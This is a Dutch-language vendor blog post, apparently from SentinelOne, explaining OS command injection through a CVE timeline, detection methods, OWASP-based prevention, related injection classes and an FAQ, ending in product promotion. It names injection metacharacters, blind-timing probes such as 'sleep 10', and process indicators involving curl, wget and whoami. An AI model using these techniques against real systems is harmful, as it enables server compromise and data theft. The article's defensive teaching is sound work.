De in januari 2026 bekendgemaakte kwetsbaarheden in Coolify bewezen dat commando-injectie in dit zelfgehoste deploymentplatform nog altijd een risico is. Drie ervan (CVE-2025-66209, CVE-2025-66210 en CVE-2025-66211, elk met een CVSS-score van 10.0) troffen functies voor databaseback-ups, database-import en beheer van PostgreSQL-initscripts. Een geauthenticeerde gebruiker met databaserechten kon uit de container ontsnappen en de server overnemen.
Deze incidenten beslaan meer dan een decennium. De volgende tijdlijn laat zien hoe commando-injectie zich heeft ontwikkeld.
Commando-injectie: een historische tijdlijn
Jaar | Gebeurtenis | Betekenis |
2002 | CVE-2002-0061 gedocumenteerd | Vroeg voorbeeld van CWE-78: uitvoering van webservercommando’s via het pipe-teken |
2014 | Shellshock (CVE-2014-6271) | Grootschalige uitbuiting van GNU Bash op tal van platforms |
2017 | Apache Struts / Equifax (CVE-2017-5638) | Uitvoering van opdrachten via HTTP-headers leidt tot een groot datalek |
2023 | Apache ActiveMQ (CVE-2023-46604) | Fout in deserialisatie die leidt tot shellopdrachten; misbruikt om ransomware te verspreiden |
2023 | Cisco IOS XE-zero-day (CVE-2023-20198) | Aanvalsketen in twee fasen met een blijvend actief implantaat |
2023 | Aanval op het Deense elektriciteitsnet | Meerdere bedrijven getroffen door opdrachtinjectie in kritieke infrastructuur |
2024 | Grootschalig misbruik van Ivanti Connect Secure | Aanvalsketen met opdrachtinjectie + omzeiling van authenticatie op publiek toegankelijke apparaten |
2025 | CWE-78 bereikt de eerste plaats in de KEV Top 10 van MITRE | De kwetsbaarheid die het vaakst voor aanvallen wordt ingezet in de KEV-catalogus van CISA |
2025 | CVE-2025-54100 (Windows PowerShell) | Opdrachtinjectie bij het verwerken van webinhoud in PowerShell |
2026 | Drie Coolify-kwetsbaarheden met een CVSS-score van 10.0 | Drie kwetsbaarheden voor opdrachtinjectie in moderne DevOps-tools |
2026 | TP-Link Archer BE230 (CVE-2026-22224) | Injectie via de cloudinterface in firmware voor consumentenrouters |
Opdrachtinjectie blijft in nieuwe omgevingen opduiken. Het aanvalsoppervlak strekt zich nu uit tot cloudinfrastructuur, IoT-ecosystemen en AI-platforms. Verdedigers die dit op elke laag detecteren, vóór en na misbruik, nemen aanvallers die reikwijdte af.
Opdrachtinjectie detecteren
Voor het opsporen van opdrachtinjectie is gelaagde dekking nodig gedurende de ontwikkelcyclus, tijdens de uitvoering van applicaties en in de telemetrie van endpoints en netwerken.
Statische beveiligingstests voor applicaties (SAST)
SAST-tools analyseren broncode of binaire bestanden vóór uitvoering. Ze zoeken naar kwetsbare patronen zonder de applicatie uit te voeren. Bij opdrachtinjectie detecteert SAST:
- Aanroepen van gevaarlijke functies (system(), exec(), popen(), subprocess met shell=True)
- Niet-vertrouwde gegevens uit bronnen die gebruikers kunnen beïnvloeden (HTTP-parameters, headers, cookies) die zonder validatie in deze functies terechtkomen
- Ontbrekende validatie aan de hand van een lijst met toegestane waarden voordat een OS-opdracht wordt samengesteld
SAST levert fout-positieve resultaten op en kan gedrag tijdens de uitvoering niet waarnemen. Het detecteert codepatronen, geen bevestigd misbruik. Behandel SAST-bevindingen als aanwijzingen die handmatige verificatie vereisen.
Dynamische beveiligingstests voor applicaties (DAST)
DAST beoordeelt actieve applicaties door aanvallen van buitenaf te simuleren. Volgens de OWASP WSTG, zijn effectieve DAST-payloads voor opdrachtinjectie onder meer:
Categorie | Voorbeelden van payloads | Identificatiemethode |
Opdrachten aaneenschakelen |
| Opdrachtuitvoer in de respons |
Opdrachtvervanging |
| Opdrachtuitvoer in de respons |
Tijdvertraging (blind) |
| Responstijd meten |
Via een extern kanaal (blind) |
| DNS-callbacks monitoren |
Tools zoals Burp Suite Professional en OWASP ZAP voeren deze tests uit op applicatie-endpoints.
Zelfbescherming van applicaties tijdens uitvoering (RASP)
RASP instrumenteert de actieve applicatie en detecteert het aanroepen van opdrachten binnen de applicatiecontext. RASP detecteert wanneer een proces daadwerkelijk wordt gestart via Runtime.exec of ProcessBuilder.start, waardoor coderings- en obfuscatietechnieken die perimeterbeveiliging misleiden, op dit niveau niet werken.
Gedragsindicatoren op endpoint- en netwerkniveau
Voor uw SOC-team wijzen deze indicatoren op proces- en netwerkniveau op misbruik van command-injectie:
Procesindicatoren:
- Webserverprocessen (Apache, nginx, Tomcat) starten cmd.exe, bash, sh, of PowerShell als onderliggende processen
- Onderliggende processen die whoami, id, ifconfig, net user of vergelijkbare inventarisatieopdrachten uitvoeren
- Base64-gecodeerde tekenreeksen die als opdrachtregelargumenten bij shellprocessen voorkomen
- Processen die nslookup, curl of wget aanroepen vanuit bovenliggende webapplicatieprocessen naar externe bestemmingen buiten de organisatie
Netwerkindicatoren:
- Serverprocessen die uitgaande curl- of wget-verzoeken naar externe IP-adressen genereren
- Nieuwe useragents (curl, wget) afkomstig van systemen die vanaf internet bereikbaar zijn en afwijken van het normale patroon
- DNS-zoekopdrachten van serverprocessen naar ongebruikelijke externe domeinen, passend bij payloads voor data-exfiltratie via out-of-band application security testing (OAST)
De sterkste verdediging stopt injectie voordat die de shell bereikt.
Command-injectie voorkomen
Preventie volgt de verdedigingshiërarchie uit de OWASP Defense Cheat Sheet. Begin met de sterkste maatregelen en voeg daar extra verdedigingslagen aan toe.
1. Vermijd aanroepen van OS-opdrachten volledig
De effectiefste preventie is OS-opdrachten nooit vanuit applicatiecode aan te roepen. Zoals aangegeven door PortSwigger, heeft vrijwel elke shellopdracht een alternatief in de programmeertaal. Gebruik InetAddress.getByName("host") in plaats van de shellopdracht ping. Gebruik in Python shutil.copy() in plaats van os.system("cp ..."). Gebruik de ingebouwde PHP-copy() in plaats van system("cp ...").

2. Gebruik gescheiden argumenten als shell-aanroepen onvermijdelijk zijn
Moet u OS-commando's uitvoeren, gebruik dan gestructureerde API's die het commando van de argumenten scheiden:
py
Java
In PHP plaatst escapeshellarg() gebruikersinvoer tussen enkele aanhalingstekens, zodat de volledige waarde als één argument wordt behandeld. Dit voorkomt injectie, maar geen manipulatie van argumenten.
3. Valideer met lijsten van toegestane waarden, niet met blokkeerlijsten
Definieer precies welke invoer is toegestaan. Wijs alle andere invoer standaard af.
Een bruikbare regex voor toegestane commandoargumenten, volgens de OWASP Defense Cheat Sheet, is ^[a-z0-9]{3,10}$.
De tekens die volgens OWASP uit elke regex voor toegestane commandoargumenten moeten worden geweerd:
4. Gebruik -- als argumentscheidingsteken
Volgens POSIX-richtlijn 10 markeert het eerste ---argument het einde van de opties. Alle volgende argumenten worden als operanden behandeld, ook als ze beginnen met -:
shell

Dit voorkomt argumentinjectie wanneer gebruikersinvoer waarden kan bevatten die met een streepje beginnen.
5. Dwing uitvoering met minimale rechten af
Voer webapplicaties en componenten uit met beperkte rechten die de uitvoering van willekeurige OS-commando's blokkeren. Geïnjecteerde commando's worden uitgevoerd met de rechten van de kwetsbare applicatie. Een proces dat onder een gebruiker met beperkte rechten draait, beperkt de schade, zelfs als de injectie slaagt.
6. Sluit aan op NIST SSDF
NIST SP 800-218 (Secure Software Development Framework) biedt het kader voor governance. Praktijk PW.8 schrijft voor dat code vóór publicatie op kwetsbaarheden wordt getest. Praktijk PW.9 schrijft veilige standaardinstellingen voor, zodat gevaarlijke configuraties niet in productie terechtkomen.
Combineer deze maatregelen met de juiste tools. Dan ontdekt u commando-injectie vroeg, in plaats van de gevolgen later te moeten herstellen.
Tools voor detectie en preventie
De hierboven besproken SAST- en RASP-methoden verzorgen codereview en bescherming tijdens de uitvoering. Drie extra lagen maken de verdediging compleet.
DAST-tools
Burp Suite Professional en OWASP ZAP testen actieve applicaties met injectiepayloads, waaronder tijdgebaseerde en out-of-band-technieken voor blinde commando-injectie. Voer regelmatig DAST-scans uit in testomgevingen.
Webapplicatiefirewalls (WAFs)
De OWASP ModSecurity Core Rule Set bevat REQUEST-932-APPLICATION-ATTACK-RCE-regels die specifiek gericht zijn op uitvoering van code op afstand. AWS WAF Managed Rules bieden vergelijkbare bescherming via de Core Rule Set.
WAF's hebben echter een belangrijke beperking. Onderzoekers van MDSec documenteerden hoe meerdere grote WAF-producten in de praktijk werden omzeild. Ze concludeerden dat WAF's "te vaak als enige verdedigingslinie worden beschouwd." Omzeilingstechnieken omvatten kwetsbaarheden in de normalisatie van verzoeken en HTTP-parametervervuiling. WAF's moeten invoervalidatie op applicatieniveau aanvullen, nooit vervangen.
EDR/XDR-platforms
Endpointdetectie en -respons (EDR) en platforms voor extended detection and response (XDR) vormen de laatste verdedigingslaag. Na een geslaagde injectie bewaken ze telemetrie van OS-processen en netwerkverkeer. Ze signaleren onverwachte onderliggende processen, afwijkende netwerkverbindingen en laterale bewegingen. Hier is Behavioral AI essentieel: tools die op handtekeningen vertrouwen, kunnen niet elke opdracht voorzien die een aanvaller via een injectiekwetsbaarheid uitvoert.
Hoe kan SentinelOne helpen?
SentinelOne's Singularity™ Platform pakt commandinjectie aan in de fase na exploitatie, waar de dekking bij veel organisaties het zwakst is. In de MITRE ATT&CK Evaluations van 2024 behaalde SentinelOne 100% detectie zonder vertraging en met 88% minder meldingen dan concurrerende producten. Dat telt zodra een webserver na een geslaagde injectie bash of cmd.exe start.
Singularity AI SIEM brengt telemetrie, netwerkverbindingen en identiteitssignalen samen in één overzicht. Wanneer een exploit voor commandinjectie uitgaande curl-verzoeken naar de infrastructuur van een aanvaller veroorzaakt, gevolgd door laterale bewegingen, verbindt Singularity AI SIEM die gebeurtenissen tot één aanvalspatroon in plaats van losse meldingen te genereren.
Purple AI™ maakt het mogelijk om in natuurlijke taal naar dreigingen te zoeken in uw Singularity Data Lake. Volgens IDC identificeerden klanten met Purple AI dreigingen 63% sneller en verlaagden ze hun MTTR met 55%. Uw team gaat sneller van een verdacht onderliggend proces naar een verklaard incident.
Voor organisaties met IoT- en embedded apparaten waarop geen agent kan worden geïnstalleerd, bieden netwerkgebaseerde telemetrie en gedragsanalyse op basis van identiteit zicht op misbruik van commandinjectie. Denk aan ongepatchte Zyxel-routers en GeoVision-camera's in de CISA KEV-catalogus.
Vraag een SentinelOne-demo aan en ontdek hoe het Singularity Platform misbruik van commandinjectie in uw omgeving detecteert en stopt.

AI-gestuurde cyberbeveiliging
Verhoog uw beveiliging met realtime detectie, reactiesnelheid en volledig overzicht van uw gehele digitale omgeving.
Verwante kwetsbaarheden
Commandinjectie maakt deel uit van de bredere CWE-74-familie van injectiekwetsbaarheden. Begrijp de verwante kwetsbaarheden en hoe ze samen een aanvalsketen vormen. Dan sluit u elke route naar de shell af.
Argumentinjectie (CWE-88)
Argumentinjectie is een subtype van CWE-77 en vereist geen shellmetatekens. De aanvaller blijft binnen de bedoelde opdracht, maar manipuleert welke argumenten of opties worden meegegeven. Volgens MITRE leidt argumentinjectie direct tot OS-commandinjectie als het programma een -exec-optie ondersteunt. Ontwikkelaars die shellmetatekens blokkeren maar waarden toestaan die met een streepje beginnen, blijven kwetsbaar.
Code-injectie (CWE-94)
Code-injectie voert nieuwe code in de runtime-interpreter van de applicatie in (eval(), include(), exec() in PHP/Python). Volgens OWASP "verschilt commandinjectie van code-injectie doordat de aanvaller bij code-injectie eigen code kan toevoegen, die vervolgens door de applicatie wordt uitgevoerd." Code-injectie kan leiden tot de uitvoering van OS-opdrachten wanneer de geïnjecteerde code system().
SQL-injectie (CWE-89)
SQL-injectie manipuleert databasequery's. Via databasespecifieke functies kan dit leiden tot de uitvoering van OS-commando's: Microsoft SQL Server's xp_cmdshell voert OS-commando's rechtstreeks vanuit een SQL-query uit, en MySQL User Defined Functions bieden een vergelijkbare route. MITRE documenteert deze escalatieroutes in zijn Common Attack Pattern Enumeration and Classification (CAPEC)-catalogus als CAPEC-108 (uitvoering van commandoregelopdrachten via SQL-injectie).
Server-side template-injectie (SSTI)
SSTI valt onder CWE-94 en ontstaat wanneer gebruikersinvoer aan templates wordt toegevoegd in plaats van als datawaarde te worden doorgegeven. Volgens PortSwigger kan SSTI in ernstige gevallen leiden tot uitvoering van code op afstand en volledige controle over de server. Gedocumenteerde aanvalsketens laten zien hoe opgeslagen cross-site scripting (XSS) SSTI-payloads aflevert die via toegang tot klassen van de template-engine OS-commando's uitvoeren.
Deserialisatie van niet-vertrouwde data (CWE-502)
Deserialisatieaanvallen gebruiken speciaal geconstrueerde geserialiseerde objecten die code uitvoeren wanneer objecten worden geïnstantieerd. Volgens MITRE kunnen Python pickle-payloads __reduce__ overschrijven om Popen aan te roepen en een shell te starten. Java-gadgetketens via Apache Commons Collections bereiken hetzelfde met Runtime.exec(). Het cruciale voordeel bij het omzeilen van controles: payloads komen binnen als binaire blokken en ontlopen alle invoervalidatie op basis van strings.
Het verbindende principe
Volgens MITRE CWE-94: "Alle injectieproblemen hebben één ding gemeen: ze maken het mogelijk om data van het besturingsvlak in het door de gebruiker beheerde datavlak te injecteren." De specifieke interpreter, of dat nu een OS-shell, SQL-engine, template-engine of deserializer is, bepaalt de CWE-classificatie en aanvalssyntaxis. De oorzaak is steeds dezelfde: niet-geschoonde invoer bereikt een interpreter die data als instructies behandelt.
Veelgestelde vragen
Command-injectie is een beveiligingsfout (CWE-78) waarbij een applicatie OS-commando's opbouwt door invoer waarover een gebruiker controle heeft samen te voegen zonder tekens met een speciale betekenis voor de shell te neutraliseren.
Aanvallers voegen metatekens toe, zoals ;, |, of && zodat hun commando's met de rechten van de applicatie worden uitgevoerd. De geïnjecteerde instructies breiden een bestaande OS-aanroep uit in plaats van nieuwe logica op applicatieniveau toe te voegen.
Ja. CWE-77 en CWE-78 zijn gekoppeld aan A03:2021 Injection in de OWASP Top 10:2021 en aan A05:2025 in de OWASP Top 10:2025. De categorie Injection omvat meerdere verwante CWE's, waaronder command-injectie.
Ja. Een speciaal geconstrueerd HTTP-verzoek aan een kwetsbaar endpoint kan voor aanvallers al voldoende zijn. De Ivanti Connect Secure-keten (CVE-2024-21887) en de zero-day in Cisco IOS XE (CVE-2023-20198) zijn beide op afstand misbruikt.
Netwerkapparatuur zoals VPN-gateways, routers en firewalls vormt de aanvalsoppervlakte met het hoogste risico. Ook IoT-apparaten, webapplicaties met OS-integratie en zelfgehoste implementatieplatforms worden zwaar getroffen.
Recente voorbeelden van CWE-78 omvatten AI-agent- en LLM-trainingsplatforms waarop Python Popen-aanroepen niet-gesaniteerde invoer verwerken.
Aanvallers onderzoeken applicatiefuncties die met het besturingssysteem communiceren, zoals bestandsbewerkingen, DNS-zoekopdrachten, beeldverwerking of beheerdersinterfaces. Ze testen URL-parameters, formuliervelden, headers, cookies en bestandsnamen met speciale shelltekens.
Bij blinde injectie gebruiken ze vertragingen zoals sleep 10 en DNS-callbacks via een apart kanaal om de uitvoering te bevestigen.
Belangrijke signalen zijn webserverprocessen die bash, sh, cmd.exe, of PowerShell als onderliggende processen starten.
Commando's zoals whoami, id, ifconfig, curl, wget, of nslookup die vanuit bovenliggende webapplicatieprocessen worden uitgevoerd, zijn ook sterke signalen. Ongebruikelijke uitgaande verzoeken en DNS-zoekopdrachten naar onbekende domeinen kunnen op misbruik wijzen.
Commando-injectie behoort tot de ernstigste soorten kwetsbaarheden omdat het een directe weg biedt van een webverzoek naar controle op besturingssysteemniveau. CWE-78 bereikte #1 in de KEV-ranglijst.
Het wordt relatief vaker als aanvalswapen ingezet dan de verspreiding ervan doet vermoeden, omdat het in één stap directe shelltoegang kan opleveren.
Ja. Geïnjecteerde commando's worden uitgevoerd met de rechten van de kwetsbare applicatie. Als de applicatie als root of met verhoogde rechten draait, kunnen aanvallers volledige controle over het systeem krijgen.
Ook met beperkte rechten kunnen ze hun rechten verhogen, blijvende toegang creëren of zich lateraal verplaatsen. De kwetsbaarheden in Coolify lieten zien dat commando-injectie kan leiden tot ontsnapping uit een container en volledige compromittering van een server.
Geen enkele tool biedt volledige dekking. SAST vindt gevaarlijke codepatronen, DAST test actieve applicaties met payloads en RASP detecteert wanneer de applicatie daadwerkelijk een commando aanroept.
Gedragsmonitoring op endpoints detecteert misbruik na uitvoering. Gelaagde dekking werkt het best.
Organisaties die afhankelijk zijn van netwerkapparatuur, IoT-apparaten of webapplicaties met integratie op besturingssysteemniveau zijn extra kwetsbaar.
Beheerders van kritieke infrastructuur lopen een bijzonder risico, zoals de aanvallen op 22 Deense energiebedrijven in mei 2023 lieten zien.
Ontdek meer over Cyberbeveiliging




Ervaar het meest geavanceerde cybersecurityplatform
Ontdek hoe 's werelds meest intelligente, autonome cybersecurityplatform uw organisatie vandaag en in de toekomst kan beschermen.
